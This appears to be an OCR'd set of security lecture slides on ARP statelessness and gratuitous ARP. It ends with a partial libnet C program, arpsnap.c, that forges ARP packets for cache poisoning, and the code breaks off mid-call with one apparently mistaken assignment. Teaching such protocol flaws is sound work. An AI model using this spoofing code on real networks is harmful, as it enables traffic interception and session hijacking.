

192.168.1.99
reply 192.168.1.99
is 00:03:00:00:BA:DD
192.168.1.12
192.168.1.7
Nefarious

ARP Statelessness


- Type: protocol flaw
- Scope: local network
- Impact: confidentiality, integrity, availability (active redirection of traffic)
- Details:
  - No requirement to match a request with a response
  - Lack of built in state leads to naive implementations
    - Possible on many platforms to push addresses in to cache without any request being sent



ARP Statelessness




ARP Statelessness




Gratuitous ARP


- Type: protocol flaw
- Scope: local network
- Impact: confidentiality, integrity, availability (session hijacking)
- Details:
  - RFC dictates that upon receipt of an ARP response, if the address is cached, it must be overwritten
  - At boot time, machines usually send an unsolicited ARP reply
    - ARP-Reply MyIP is MyMac
  - Easy to create and send
    - ARP-Reply YourIP is MyMac




Gratuitous ARP



Gratuitous ARP




Gratuitous ARP




arpsnap.c


(poor man's Ettercap)




```
#include <libnet.h>

void usage (char *);

int
main(int argc, char *argv[])
{
    int c;
    u_int32_t s = 0, d = 0;
    libnet_t *l;
    libnet_ptag_t t;
    char *device = NULL;
    u_int8_t *packet;
    u_int32_t packet_s;
    char errbuf[LIBNET_ERRBUF_SIZE];
    char *srcmac = NULL;
    char *dstmac = NULL;
    int len;
    int ch;
    int type = ARPOP_REPLY;

    printf("ARPSNAP!\n");
    while ((ch = getopt(argc, argv, "rRi:S:D:s:d:h")) != -1)
        switch (ch) {
            case 'R':
                type = ARPOP_REQUEST;
                break;
            case 'r':
                type = ARPOP_REPLY;
                break;
            case 'i':
                device = optarg;
                break;
            case 'S':
                srcmac = libnet_hex_aton(optarg, &len);
                break;
            case 'D':
                dstmac = libnet_hex_aton(optarg, &len);
                break;
            case 's':
                s = inet_addr(optarg);
                break;
            case 'd':
                d = inet_addr(optarg);
        break;
            default:
                usage(argv[0]);
                exit(-1);
            }
```




```
argc -= optind;
argv += optind;

l = libnet_init(LIBNET_LINK_ADV, device, errbuf);
if (l == NULL)
{
    fprintf(stderr, "%s", errbuf);
    exit(EXIT_FAILURE);
}

if (srcmac == NULL)
{
    srcmac = libnet_hex_aton("de:ad:de:ad:de:ad", &len);
}

if (dstmac == NULL)
{
    dstmac = libnet_hex_aton("ff:ff:ff:ff:ff:ff", &len);
}

if (s == 0)
{
    s = libnet_get_ipaddr4(l);
}

if (d == 0)
{
    s = inet_addr("255.255.255.255");
}

t = libnet_build_arp(
        ARPHRD_ETHER,                           /* hardware addr */
        ETHERTYPE_IP,                           /* protocol addr */
        6,                                      /* hardware addr size */
        4,                                      /* protocol addr size */
        type,                                   /* operation type */
        srcmac,                                 /* sender hardware addr */
        (u_int8_t *)&s,                         /* sender protocol addr */
        dstmac,                                 /* target hardware addr */
